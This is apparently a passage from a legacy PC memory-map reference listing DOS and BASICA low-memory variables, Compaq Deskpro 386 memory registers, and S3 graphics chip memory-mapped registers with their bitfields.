--------D-M00500004--------------------------
MEM 0050h:0004h - MS-DOS - LOGICAL DRIVE FOR SINGLE-FLOPPY SYSTEM (A: / B:)
Size:    BYTE
--------A-M0050000E--------------------------
MEM 0050h:000Eh - STATE OF BREAK CHECKING AT START OF BASICA.COM EXECUTION
Size:    BYTE
--------A-M0050000F--------------------------
MEM 0050h:000Fh - BASICA VERSION FLAG
Size:    BYTE
Note:    this byte contains the value 02h if BASICA v2.10 is running
```

```
--------A-M00500010--------------------------
MEM 0050h:0010h - POINTER TO BASIC DATA SEGMENT
Size:    WORD
--------A-M00500012--------------------------
MEM 0050h:0012h - INT 08 VECTOR AT START OF BASICA.COM EXECUTION
Size:    DWORD
--------A-M00500016--------------------------
MEM 0050h:0016h - INT 1B VECTOR AT START OF BASICA.COM EXECUTION
Size:    DWORD
--------A-M0050001A--------------------------
MEM 0050h:001Ah - INT 24 VECTOR AT START OF BASICA.COM EXECUTION
Size:    DWORD
--------D-M00600000--------------------------
MEM 0060h:0000h - DOS 2+ SCRATCH SPACE
Size:    256 BYTEs
Note:    used during DOS 2+ boot process
--------D-M00600000--------------------------
MEM 0060h:0000h - DOS 1.x IO.SYS LOAD ADDRESS
--------D-M00700000--------------------------
MEM 0070h:0000h - DOS 2+ IO.SYS LOAD ADDRESS
--------D-M00700100--------------------------
MEM 0070h:0100h - DOS 5+ - ORIGINAL INTERRUPT VECTORS 10h,13h,15h,19h,1Bh
Size:    25 BYTEs
Note:    each value is stored as a BYTE for the interrupt number followed by
           a DWORD for the vector
         these values are restored on INT 19 by recent versions of
           DR/Novell/PC/MS-DOS (MS-DOS 3.x used this area to support HIMEM.SYS)
         not supported by OS/2 MDOS
SeeAlso: MEM 0080h:0000h,INT 2F/AH=13
--------d-M0070016C--------------------------
MEM 0070h:016Ch - DR-DOS 7.02-7.03 - "DEVNO" AUX/PRN PORT ASSIGNMENTS
Size:    2 BYTEs

016Ch  BYTE  PRN: assignment (0..2 for LPT1:..LPT3: (3 for LPT4:); default: 1)
016Dh  BYTE  AUX: assignment (0..3 for COM1:..COM4:; default: 1)

Notes:   As long as the built-in AUX: or PRN: drivers are in effect, these
           settings can be transparently reassigned at the DR-OpenDOS 7.02 /
           DR-DOS 7.03 DOS BIOS device driver level (that is below DOS
           redirection etc., but above ROM BIOS) using the undocumented
           CONFIG.SYS AUX=0|1..4 and PRN=0|1..3|4 directive, where 1..4
           specifies COM1:..COM4: or LPT1:..LPT4: and the high speed bypass 0
           selects the previous hardwired equivalence of AUX: with COM1: and
           PRN: with LPT1: at this level, saving a few clock cycles. The system
           defaults to AUX=1 and PRN=1 (that is 0 in the internal variables).
         If the high speed bypass was not enabled, the assigment can be changed
           anytime later by updating these bytes, e.g. by a future issue of the
           MODE utility. If the highspeed bypass has been enabled, changes have
```

```
            no effect.
          The LPT4 setting (or corresponding value 3) is valid for
            DR-OpenDOS 7.02 and DR-DOS 7.02, but due to a bug introduced with the
            partial removal of the LPT4: device, it must not be used under
            DR-DOS 7.03.
          The address 0070h:016Ch is only valid for DR-OpenDOS 7.02 up to
            DR-DOS 7.03 (BDOS 73h), and will most probably change with future
            releases of DR-DOS!
          These bytes are local for each task running.
SeeAlso: INT 21h/03h, INT 21h/04h, INT 21h/05h, MEM 0040h:0000h etc.
--------H-M00800000--------------------------
MEM 0080h:0000h - 80286 CPU - LOADALL WORKSPACE
Size:    102 BYTEs
Desc:    on the 80286 (unlike 80386), the state buffer from which the LOADALL
            instruction loads all internal registers is hardwired to physical
            address 000800h
Note:    several versions 3.x of MS-DOS leave an empty space at offset 100h in
            IO.SYS (which is loaded at 0070h:0000h) so that HIMEM.SYS can use
            LOADALL on 80286 machines without having to save/restore the area
            of memory that LOADALL uses
SeeAlso: MEM 0070h:0100h
--------m-m80C00000--------------------------
MEM 80C00000h - Compaq Deskpro 386 system memory board register
Size:    BYTE

80C00000  R   Diagnostics register (see #M0055)
80C00000   W  RAM relocation register (see #M0056)

Bitfields for Compaq Deskpro 386 diagnostics register:
Bit(s)   Description      (Table M0055)
 7       =0 memory expansion board is installed
 6       =0 second 1 MB of system memory board is installed
 5-4     base memory
         00 set to 640 KB
         01 invalid
         10 set to 512 KB
         11 set to 256 KB
 3       parity correct in byte 3
 2       parity correct in byte 2
 1       parity correct in byte 1
 0       parity correct in byte 0 (in 32-bit double word)
SeeAlso: #M0056

Bitfields for Compaq Deskpro 386 RAM relocation register:
Bit(s)   Description      (Table M0056)
 7-2     reserved, always write 1's.
 1       =0  Write-protect 128-Kbyte RAM at FE0000.
         =1  Do not write-protect RAM at FE0000.
```

```
 0       =0  Relocate 128-Kbyte block at FE0000 to address 0E0000
         =1  128-Kbyte RAM is addressed only at FE0000.
SeeAlso: #M0055
----------m80C00000-------------------------
MEM 80C00000h - COMPAQ DIAGNOSTICS REGISTER
Size: WORD
Note:   Writing to F000h:FFE0h seems to involve unlocking the memory by writing
          FEFEh to this address first. The write-protection can be
          reestablished by writing FCFCh to this address???  This was seen done
          by MS HIMEM.SYS.
SeeAlso: F000h:FFE0h

Bitfields for Compaq Diagnostics Register:
Bit(s)  Description     (Table M0132)
 15-10  unknown purpose (should remain set???)
 9       =1 memory is read-write???
         =0 memory is read-only???
 8       =1 to disable ROM replacement???
         =0 normal???
 7-2    unknown purpose (should remain set???)
 1       =1 memory is read-write
         =0 memory is read-only
 0       =1 to disable ROM replacement???
         =0 normal
Note:   Writing to F000h:FFE0h seems to involve unlocking the memory by writing
          FEFEh to this address first. The write-protection can be
          reestablished by writing FCFCh to this address???
          Microsoft HIMEM.SYS was seen to do this.
SeeAlso: F000h:FFE0h
--------V-MA0000000-------------------------
MEM A000h:0000h - EGA+ GRAPHICS BUFFER
Size:   65536 BYTEs
--------V-MA0000000-------------------------
MEM A000h:0000h - S3 - MEMORY-MAPPED GRAPHICS PROCESSOR REGISTERS
Size:   65536 BYTEs
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer
--------V-MA0001234-------------------------
MEM A000h:1234h - S3 - MEMORY-MAPPED ???
Size:   WORD???
Note:   the Win95 driver for the Stealth64 tests various bits in this word,
          sometimes looping until a particular bit is set or cleared
--------V-MA0008000-------------------------
MEM A000h:8000h - S3 - MEMORY-MAPPED PCI CONFIGURATION REGISTERS
Size:   256 BYTEs
Notes:  the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
```

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          frame buffer
        additional setup may be required to access these registers via memory
        the DWORDs at 8080h,8088h,808Ch,8090h,8094h,8098h,809Ch are used by
          STLTH64.DRV
        the DWORDs at 18080h,18088h,18090h,18094h,18098h,1809Ch are written
          by S3_32.DLL
--------V-MA0008100-------------------------
MEM A000h:8100h - S3 - MEMORY-MAPPED PACKED REGISTERS
Size:   80 BYTEs
Access: Write-Only
Desc:   these registers pack two 16-bit I/O registers into a single DWORD
          for faster writes
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer
SeeAlso: MEM A000h:8180h

Format of S3 Trio32/Trio64 packed memory-mapped registers:
Offset  Size    Description     (Table M0057)
8100h   DWORD   drawing control: row (low word), column (high word)
                "CUR_X" and "CUR_Y" (see PORT 82E8h,PORT 86E8h)
8104h   DWORD   (Trio64) drawing control: row 2 (low word), column 2 (high word)
8108h   DWORD   drawing control: destination Y and axial step constant (low
                  word), destination X and axial step constant (high word)
                (see PORT 8AE8h,PORT 8EE8h)
810Ch   DWORD   (Trio64 only) destination Y 2 and axial step constant 2 (low
                  word), destination X 2 and axial step constant 2 (high word)
                (see PORT 8AEAh,PORT 8EEAh)
8110h   WORD    error term (see PORT 92E8h)
8112h   WORD    (Trio64) error term 2 (see PORT 92EAh)
8114h   DWORD   unused??? (would correspond to PORT 96E8h)
8118h   WORD    drawing control: command register (see PORT 9AE8h)
811Ah   WORD    (Trio64) command register 2 (see PORT 9AEAh)
811Ch   DWORD   short stroke (see PORT 9EE8h)
8120h   DWORD   background color (see PORT A2E8h)
8124h   DWORD   foreground color (see PORT A6E8h)
8128h   DWORD   write mask (see PORT AAE8h)
812Ch   DWORD   read mask (see PORT AEE8h)
8130h   DWORD   color compare (see PORT B2E8h)
8134h   DWORD   background mix (low word) and foreground mix (high word)
                (see PORT B6E8h,PORT BAE8h)
8138h   DWORD   top scissors (low word) and left scissors (high word)
                (see PORT BEE8h,#P1047)
813Ch   DWORD   bottom scissors (low word) and right scissors (high word)
                (see PORT BEE8h,#P1047)
8140h   DWORD   data manipulation control (low word) and miscellaneous 2 (high
                  word) (see PORT BEE8h,#P1047)
8144h   DWORD   miscellaneous (low word) and read register select (high word)
```

```
                    (see PORT BEE8h,#P1047)
8148h  DWORD          minor axis pixel count (low word) and major axis pixel count
                      (high word) (see PORT BEE8h,#P1047,PORT 96E8h)
814Ch  WORD  (Trio64) major axis pixel count 2 (see PORT 96EAh)
8150h  DWORD          pixel data transfer (see PORT E2E8h,PORT E2EAh)
8154h 4 DWORDs        ???
8164h  DWORD          ??? (written by STLTH64.DRV for Win95)
8168h  DWORD          (Trio64 only) Pattern Y (low word), Pattern X (high word)
                    (see PORT EAE8h,PORT EAEAh)
816Ch  DWORD          ??? (written by STLTH64.DRV for Win95)
Note:   setting 8138h to 0 and 813Ch to 12345678h may be a magic value to unlock
          some S3 features
SeeAlso: #M0073,#M0070
--------V-MA0008180--------------------------
MEM A000h:8180h - S3 - STREAMS PROCESSOR
Size:   128 BYTEs
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer
SeeAlso: MEM A000h:8100h,MEM A000h:FF00h

Format of S3 Streams Processor memory-mapped registers:
Offset  Size    Description     (Table M0058)
8180h  DWORD          primary stream control (see #M0059)
8184h  DWORD          chroma key control (see #M0063)
8188h  DWORD          unused??? (high word seems to echo 8184h, low word 8180h)
818Ch  DWORD          unused??? (high word seems to echo 8184h, low word 8180h)
8190h  DWORD          secondary stream control (see #M0061)
8194h  DWORD          chroma key upper bound (bits 23-0) (see also #M0063)
8198h  DWORD          secondary stream stretch (see #M0062)
819Ch  DWORD          ??? (set by S3_32.DLL)
                    bits 30-16: ???
                    bits 14-0: ???
81A0h  DWORD          blend control (see #M0064)
81A4h 3 DWORDs        unused??? (reads as FFFFFFFFh)
81B0h 4 DWORDs        ??? (appear to be read-only)
81C0h  DWORD          primary frame buffer address 0 (bits 21-0, multiple of 8)
81C4h  DWORD          primary frame buffer address 1 (bits 21-0, multiple of 8)
81C8h  DWORD          primary stream stride (bits 11-0 only)
81CCh  DWORD          double buffer/LPB control (see #M0065)
81D0h  DWORD          secondary frame buffer address 0 (bits 21-0, multiple of 8)
81D4h  DWORD          secondary frame buffer address 1 (bits 21-0, multiple of 8)
81D8h  DWORD          secondary stream stride (bits 11-0 only)
81DCh  DWORD          opaque overlay control (see #M0066)
81E0h  DWORD          K1 -- vertical stretch (lines in) (bits 10-0 only)
                    set to one less than # lines in
81E4h  DWORD          K2 -- vertical stretch (stretch factor) (bits 10-0 only)
                    set to -(#lines_in - #lines_out)
```

```
81E8h  DWORD         DDA vertical accumulator (bits 11-0 only) (lines out)
                set to (#lines_out) - 1
81ECh  DWORD         streams FIFO and RAS control (see #M0067)
81F0h  DWORD         primary start coordinate (see #M0068)
81F4h  DWORD         primary window size (see #M0069)
81F8h  DWORD         secondary start coordinate (see #M0068)
81FCh  DWORD         secondary window size (see #M0069)
Note:   changes to registers 81E0h-81E8h do not take effect until the next
          VSYNC
SeeAlso: #M0073,#M0057,#M0070

Bitfields for S3 Streams Processor primary stream control:
Bit(s)  Description      (Table M0059)
 31     reserved
 30-28  filter characteristics
        000 unchanged primary stream
        001 2X stretch by replicating pixels
        010 2X stretch by interpolating horizontally (replicating vertically)
        else reserved
 27     reserved
 26-24  color mode (see #M0060)
 23-0   officially reserved, but writing nonzero values can hang display
Notes:  the primary stream is the output from the display RAM
        bits 26-24 correspond to CR67 color mode field (see #P0688)
SeeAlso: #M0058,#M0061

(Table M0060)
Values for S3 Streams Processor color mode:
 000b   eight bits per pixel
 001b   YCrCb 4:2:2 unsigned, range 10h-F0h (secondary stream only)
 010b   YUV 4:2:2, range 00h-FFh  (secondary stream only)
 011b   keyed high-color (1-5-5-5)
 100b   YUV 2:1:1 two's complement (secondary stream only)
 101b   high-color (5-6-5)
 110b   reserved
 111b   true-color (32bpp, high byte ignored)
SeeAlso: #M0059,#M0061

Bitfields for S3 Streams Processor secondary stream control:
Bit(s)  Description      (Table M0061)
 31     reserved
 30-28  filter characteristics
        000 unchanged secondary stream
        001 linear 0-2-4-2-0 for 1x-2x stretch
        010 bi-linear for 2x-4x stretch
        011 linear 1-2-2-2-1 for 4x+ stretch
        else reserved
 28     enable smoothing between horizontally adjacent bits (trial-and-error)
```

```
 27      reserved
 26-24  color mode (see #M0060,#M0074)
 23-12  reserved
 11-0    initial value of DDA horizontal accumulator
         set to 2*(inwidth-1)-(outwidth-1)
Notes:  the secondary stream is typically live video, but can be pointed at
          any part of video memory
         changes to this register do not take effect until the next VSYNC
SeeAlso: #M0058,#M0059,#M0062

Bitfields for S3 Streams Processor stretch/filter constants:
Bit(s)   Description      (Table M0062)
 31-27  reserved
 26-16  K2 horizontal scaling factor (input width - output width)
 15-11  reserved
 10-0    K1 horizontal scaling factor (input width - 1)
Note:    changes to this register do not take effect until the next VSYNC
SeeAlso: #M0061

Bitfields for S3 Streams Processor chroma-key control:
Bit(s)   Description      (Table M0063)
 31-29  reserved
 28      key control
         =1 normal color-key or chroma-key
         =0 (keyed RGB 1-5-5-5 mode only) extract key from high bit of input
          stream; if key bit is clear, show pixel from other stream
 27      reserved
 26-24  color comparison precision
         000 compare bit 7 of R,G, and B values only
         001 compare bits 7-6
         ...
         111 compare bits 7-0
 23-0    chroma-key color value
         23-16 = red or Y
         15-8 = green or U/Cb
         7-0 = blue or V/Cr
Note:    if the keyed stream is YUV or YCrCb, then this register contains the
          lower bound and 8194h contains the upper bound of the chromakey
          value
SeeAlso: #M0058

Bitfields for S3 Streams Processor blend control:
Bit(s)   Description      (Table M0064)
 31-27  reserved (unused)
 26-24  blend type
         000 show secondary stream (video) overlaying primary stream
         001 show primary stream overlaying secondary stream
         010 blend pri/sec. streams (dissolve, secondary intensity = full-prim.)
```

```
         011 blend pri/sec. streams
         100 reserved (blank display)
         101 show secondary stream only where chroma-key color present
         110 show secondary stream (video) unconditionally
         111 reserved (blank display)
 23-14   reserved
 13      ??? (officially reserved, but set by S3_32.DLL)
 12-8    primary stream intensity (00h-1Ch, must be multiple of 4)
 4-0     secondary stream intensity (00h-1Ch, must be multiple of 4)
         (ignored for blend type 010)
Notes:   for blend type 011, the primary and secondary stream intensities should
           not total more than 20h to avoid wraparounds which appear as
           incorrect colors; for blend type 010, the secondary stream intensity
           is automatically computed as 20h - bits12-8
         changes to this register do not take effect until the next VSYNC
SeeAlso: #M0058

Bitfields for S3 Streams Processor double-buffer/LPB control:
Bit(s)   Description      (Table M0065)
 31-7    reserved (unused; all but bit 7 appear to be read-only, as well)
 6       LPB frame buffer auto-toggle
         if set, End-of-Frame toggles bit 4
 5       delay loading LPB input buffer select until next End-of-Frame
 4       LPB input buffer select (see #M0073)
         0 use LPB frame buffer address 0 (FF0Ch) for incoming video data
         1 use LPB frame buffer address 1 (FF10h)
 3       reserved
 2-1     secondary stream buffer select
         00 use frame buffer address 0 (81D0h)
         01 use frame buffer address 1 (81D4h)
         1x use frame buffer 0/1 (81D0h/81D4h) selected by bit 4 for secondary
            stream and selected LPB frame buffer for LPB input
 0       primary stream buffer select
         =0 use frame buffer address 0 (81C0h)
         =1 use frame buffer address 1 (81C4h)
SeeAlso: #M0058,#M0073

Bitfields for S3 Streams Processor opaque overlay control:
Bit(s)   Description      (Table M0066)
 31      enable opaque overlay control
 30      select top stream (0 = secondary on top, 1 = primary)
 29      reserved
 28-19   pixel resume fetch
         number of quadwords from background's left edge to position at which
           to start fetching pixels again
 18-13   reserved
 12-3    pixel stop fetch
         number of quadwords from background's left edge to position at which
```

```
          to stop fetching pixels
 2-0     reserved
SeeAlso: #M0058

Bitfields for S3 Streams Processor streams FIFO and RAS control register:
Bit(s)  Description      (Table M0067)
 31-22  reserved (0)
 21     skip 0.5 MCLK delay of PD[63:0] output (default = 0)
 20     skip memory arbitration for ROM cycles (default = 0)
 19     do not tristate PD[63:16] during ROM cycles (default = 0)
        (set by Win95 driver when using ISA bus)
 18     EDO wait state control (LPB memory cycles only)
        =0 two-cycle accesses
        =1 one-cycle EDO accesses
 17     reserved
 16     RAS# pre-charge control
        =0 use CR68(bit3) setting (2.5/3.5 MCLKs)
        =1 1.5 MCLKs
 15     RAS# low control
        =0 use CR68(bit2) setting (3.5/4.5 MCLKs)
        =1 2.5 MCLKs
 14-10  primary stream FIFO threshold
        number of filled quadword slots at which to request refilling
 9-5    secondary stream FIFO threshold
        number of filled quadword slots at which to request refilling
 4-0    FIFO allocation, in quadword slots
        00000 primary stream = 24, secondary = 0
        01000 primary stream = 16, secondary = 8
        01100 primary stream = 12, secondary = 12
        10000 primary stream = 8, secondary = 16
        11000 primary stream = 0, secondary = 24
        else reserved
SeeAlso: #M0058

Bitfields for S3 Streams Processor start coordinate:
Bit(s)  Description      (Table M0068)
 31-27  reserved (read-only)
 26-16  X coordinate (column) of upper left corner, plus 1
 15-11  reserved (read-only)
 10-0   Y coordinate (row) of upper left corner, plus 1
SeeAlso: #M0058,#M0069

Bitfields for S3 Streams Processor window size:
Bit(s)  Description      (Table M0069)
 31-27  reserved (read-only)
 26-16  width in pixels - 1
 15-11  reserved (read-only)
 10-0   height in scan lines
```

```
SeeAlso: #M0058,#M0068
--------V-MA0008200--------------------------
MEM A000h:8200h - S3 ViRGE - MEMORY-MAPPED MEMORY-PORT CONTROL REGISTERS
Size:   40 BYTEs
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer

Format of S3 memory-maped port control registers:
Offset  Size    Description     (Table M0070)
8200h   DWORD           FIFO control
8204h   DWORD           MIU control
8208h   DWORD           streams timeout
820Ch   DWORD           miscellaneous timeout
8210h 4 DWORDs          ???
8220h   DWORD           DMA read base address
8224h   DWORD           DMA read stride width
SeeAlso: #M0057
--------V-MA00082E8--------------------------
MEM A000h:82E8h - S3 - MEMORY-MAPPED CURRENT Y POSITION REGISTER
Size:   WORD
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer
SeeAlso: PORT 82E8h
--------V-MA00083B0--------------------------
MEM A000h:83B0h - S3 - MEMORY-MAPPED VGA REGISTERS
Size:   48 BYTEs
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer
SeeAlso: PORT 03B0h,PORT 03C0h,PORT 03D0h
--------V-MA0008504--------------------------
MEM A000h:8504h - S3 ViRGE - MEMORY-MAPPED SUBSYSTEM REGISTERS
Size:   12 BYTEs
Note:   the S3 graphics processor registers can be mapped at either
          linear 000A0000h or at offset 16M from the start of the linear
          frame buffer

Format of S3 memory-mapped subsystem registers:
Offset  Size    Description     (Table M0071)
8504h   DWORD           subsystem Control/Status Register (see PORT 42E8h,PORT 9AE8h)
                on read:
                    bit 13 indicates whether graphics processor is busy
                    bits 12-8 indicate number of free FIFO slots
8508h   DWORD           ???
850Ch   DWORD           advanced function control (see PORT 4AE8h)
SeeAlso: #M0073,#M0057,#M0072
```

```
--------V-MA0008580--------------------------
MEM A000h:8580h - S3 - MEMORY-MAPPED DMA REGISTERS
Size:    32 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer

Format of S3 memory-mapped DMA registers:
Offset  Size     Description      (Table M0072)
8580h   DWORD          start address in system memory
8584h   DWORD          transfer length
8588h   DWORD          transfer enable
858Ch   DWORD          ???
8590h   DWORD          DMA base address
8594h   DWORD          DMA write pointer
8598h   DWORD          DMA read pointer
859Ch   DWORD          DMA enable
SeeAlso: #M0057,#M0073
--------V-MA00086E8--------------------------
MEM A000h:86E8h - S3 - MEMORY-MAPPED ENHANCED REGISTERS
Size:    ? BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000A000--------------------------
MEM A000h:A000h - S3 - MEMORY-MAPPED COLOR PALETTE REGISTERS
Size:    448 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000A4D4--------------------------
MEM A000h:A4D4h - S3 - MEMORY-MAPPED BLT-FILL REGISTERS
Size:    60 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer

A4D4h   DWORD          ???
A4D8h   DWORD          ???
A4DCh   DWORD          ??? (set to 07FFh by S3_32.DLL)
A4E0h   DWORD          ??? (set to 07FFh by S3_32.DLL)
A4E4h   DWORD          ???
A4E8h   DWORD          ???
A4ECh   DWORD          ???
A4F0h
A4F4h   DWORD          ???
A4F8h
A4FCh   DWORD          ???
```

```
A500h  DWORD         ???
A504h  DWORD         ???
A508h  DWORD         ???
A50Ch  DWORD         ???
--------V-MA000A8D4--------------------------
MEM A000h:A8D4h - S3 - MEMORY-MAPPED LINE REGISTERS
Size:    172 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000ACD4--------------------------
MEM A000h:ACD4h - S3 - MEMORY-MAPPED POLYGON-FILL REGISTERS
Size:    172 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000B0D4--------------------------
MEM A000h:B0D4h - S3 - MEMORY-MAPPED 3D-LINE REGISTERS
Size:    172 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000B4D4--------------------------
MEM A000h:B4D4h - S3 - MEMORY-MAPPED 3D-TRIANGLE REGISTERS
Size:    172 BYTEs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
--------V-MA000FF00--------------------------
MEM A000h:FF00h - S3 - MEM-MAPPED "SCENIC HIGHWAY" (Local Periph. Bus) ACCESS
Size:    64 DWORDs
Note:    the S3 graphics processor registers can be mapped at either
           linear 000A0000h or at offset 16M from the start of the linear
           frame buffer
SeeAlso: MEM A000h:8180h

Format of S3 Local Peripheral Bus memory-mapped registers:
Offset  Size    Description     (Table M0073)
FF00h  DWORD         LPB mode (see #M0074)
FF04h  DWORD         LPB FIFO status (see #M0075)
FF08h  DWORD         interrupt status (see #M0076)
FF0Ch  DWORD         frame buffer address 0 (bits 21-0, multiple of 8)
                    offset within frame buffer at which to store incoming data from
                      LPB when Streams Processor double-buffer control (see #M0065)
                      bit 4 clear
FF10h  DWORD         frame buffer address 1 (bits 21-0, multiple of 8)
                    offset within frame buffer at which to store incoming data from
                      LPB when Streams Processor double-buffer control (see #M0065)
```

```
                    bit 4 is set
FF14h   DWORD           "direct address" = index for FF18h (see #M0077)
FF18h   DWORD           "direct data" (see #M0077)
                   Note: the direct address/direct data registers presumably rely
                    on the attached device inserting data into the digital video
                    stream, as on a Diamond Stealth64 Video, the "direct data"
                    appears to reflect the video stream data (i.e. it varies, but
                    with a pattern that depends on the video image, and stops
                    varying when video is frozen)
FF1Ch   DWORD           general purpose I/O (see #M0078)
FF20h   DWORD           LPB serial port -- I2C/DDC access (see #M0079)
FF24h   DWORD           input window size (high word = rows, low word = columns)
FF28h   DWORD           data offsets
                   (video alignment; high word = rows ; low word = columns)
FF2Ch   DWORD           horizontal decimation
                   bits 0-31 set indicate that bytes 0-31 (mod 32)
                    of each line should be dropped (in Video16 mode, each bit
                    controls a WORD); decimation is aligned with the start of
                    line as specified by the data offsets at FF28h
FF30h   DWORD           vertical decimation
                   bits 0-31 set indicate that lines 0-31 (mod 32) should be
                    dropped, i.e. setting this DWORD to 55555555h will drop
                    every other line; decimation starts with VSYNC regardless
                    of the data offsets specified at FF28h
FF34h   DWORD           line stride (number of bytes between starts of successive lines
                    of video data)
                   must be multiple of 4 -- lowest two bits forced to 0
FF38h   3 DWORDs unused??? (seem to echo FF34h)
FF40h 8 DWORDs          LPB output FIFO - data transfer
                   writing to ANY of these DWORDs transfers a value to the FIFO;
                    this organization allows use of a REP MOVSD instruction to
                    fill the FIFO
                   on ISA bus, there must be a delay between successive writes
SeeAlso: #M0058

Bitfields for S3 Local Peripheral Bus LPB Mode register:
Bit(s)  Description     (Table M0074)
 0      enable LPB
 3-1    LPB operational mode
        000 Scenic/MX2
        001 Video 16 (PCI only)
        010 Video 8 In
                 used by Philips SAA7110/SAA7111 and Diamond's DTV1100
        011 Video 8 In/Out
                 used by CL-480
        100 Pass-Through
                 send FIFO data written by CPU through the decimation logic
        else reserved (Trio64V+)
```

| | |
|---|---|
| 4 | LBP Reset<br>pulse this bit before changing operational mode |
| 5 | skip every other frame<br>=0 write all received frames to memory |
| 6 | disable byte-swapping<br>=0 incoming 8-bit video is in order U, Y0, V, Y1 (CL-480)<br>=1 incoming 8-bit video is in order Y0, U, Y1, V (SAA711x)<br>(refer to bit 26 below) |
| 8-7 | officially reserved |
| 7 | ??? messes up video image when set |
| 9 | LPB vertical sync input polarity<br>=0 active low<br>=1 active high |
| 10 | LPB horizontal sync input polarity<br>=0 active low<br>=1 active high |
| 11 | (write-only) CPU VSYNC<br>writing a 1 makes Trio act as if LPB VSYNC had been received |
| 12 | (write-only) CPU HSYNC<br>writing a 1 makes Trio act as if LPB HSYNC had been received |
| 13 | (write-only) load base address<br>writing a 1 causes an immediate load of the currently active base address |
| 15-14 | reserved |
| 17-16 | maximum compressed data burst, LPB to Scenic/MX2<br>00 one DWORD<br>01 two DWORDs<br>10 three DWORDs<br>11 burst until empty (must ensure that MX2's 8-entry FIFO is not overrun) |
| 20-18 | reserved |
| 22-21 | video FIFO threshold<br>number of filled slots at which to request that Trio's memory manager begin to empty the FIFO (00 = one slot, 01 = two slots, 10 = four slots, 11 = six slots) |
| 23 | reserved (read-only) |
| 24 | LPB clock source<br>=0 driven by SCLK (Pin194) (for Trio64-compatibility mode)<br>=1 driven by LCLK (Pin148) (default) |
| 25 | don't add line stride after first HSYNC within VSYNC<br>must be set if first HSYNC occurs before VSYNC goes active |
| 26 | invert LCLK (only has effect if bit 24 set) |
| 27 | reserved |
| 28 | (not yet on Trio64V+) current odd/even video field status |
| 29 | (not yet on Trio64V+) field inversion - when set, the LPB's FIELD pin state is inverted before being reported in bit 28 |
| 30 | reserved |
| 31 | (read-only) current state of CFLEVEL input (Pin182) in Video In/Out |

```
          mode (refer to bits 3-1)
SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus LPB FIFO status:
Bit(s)  Description     (Table M0075)
 31     video FIFO 1 is almost empty (has exactly one full slot)
 30     video FIFO 1 is empty
 29     video FIFO 1 is full
 28-23  reserved
 22     video FIFO 0 is almost empty (has exactly one full slot)
 21     video FIFO 0 is empty
 20     video FIFO 0 is full
 19-14  reserved
 13     output FIFO is almost empty (has exactly one full slot)
 12     output FIFO is empty
 11     output FIFO is full
 10-4   reserved
 3-0    number of free four-byte slots in FIFO (there are 8 slots)
SeeAlso: #M0073,#M0076

Bitfields for S3 Local Peripheral Bus interrupt status:
Bit(s)  Description     (Table M0076)
 31-25  reserved
 24     drive serial port clock line low on receipt of start condition
        (causes I2C wait states until interrupt handler responds to start cond)
 23-20  reserved
 19     enable interrupt on I2C start condition detection
 18     enable interrupt on end of frame (VSYNC received)
 17     enable interrupt on end of line (HSYNC received)
 16     enable interrupt on LPB output FIFO empty
 15-4   reserved
 3      serial port detected I2C start condition
 2      VSYNC received (end of frame)
 1      HSYNC received (end of line)
 0      LPB output FIFO emptied
Note:   bits 3-0 are write-clear: writing a 1 to a bit resets it
SeeAlso: #M0073,#P0721

(Table M0077)
Values for S3 Local Peripheral Bus "direct address" index:
 0000h CP3 installation (FF18h reads 00C3h if installed)
 0001h ?
 0002h ?
 0003h ?
        bit 7: ???
        bits 6-0: ???
 0004h ?
 0005h ?
```

```
        bits 7-0: ???
 0020h ? (set to 107D4h, 1xxD4h by CP3.DLL))
 0028h ?
 0034h ? (set to 10000h by CP3.DLL)
 0414h ? (set by CP3.DLL)
 0500h ?
 0504h ?
 0508h ?
 050Ch ?
 0510h ?
SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus General-Purpose I/O:
Bit(s)  Description     (Table M0078)
 3-0    values to drive onto LPB GP output lines whenever CR5C is written
 7-4    values of GP input lines (read-only), latched whenever CR5C is read
 31-8   unused (read-only 0)
SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus serial-port register:
Bit(s)  Description     (Table M0079)
 0      I2C clock line [SCL] (write)
        =1 tri-state SCL, allowing other devices to pull it low
 1      I2C data line [SDA] (write)
        =1 tri-state SDA, allowing other devices to pull it low
 2      I2C clock line (read)
        this bit reflect the actual state of the SCL line
 3      I2C data line (read)
        this bit reflect the actual state of the SDA line
 4      enable I2C interface
        =0 disable bits 0/1, forcing both SCL and SDA to be tri-stated
 15-5   reserved (unused)
 20-16  mirrors of bits 4-0
        (these bits are on the data bus' byte lane 2 to make them accessible
          via I/O port 00E2h)
Notes:  see file I2C.LST for details of the I2C device registers accessible
          through this interface (VPX3220A for Stealth64 Video 2001TV)
        when the feature connector is disabled on the Stealth64 Video, these
          bits are connected to the monitor's DDC data and clock lines
        the official documentation erroneously lists the mirrors in bits 12-8
          instead of 20-16
SeeAlso: #M0073,PORT 00E2h,#P0677
--------V-MB0000000--------------------------
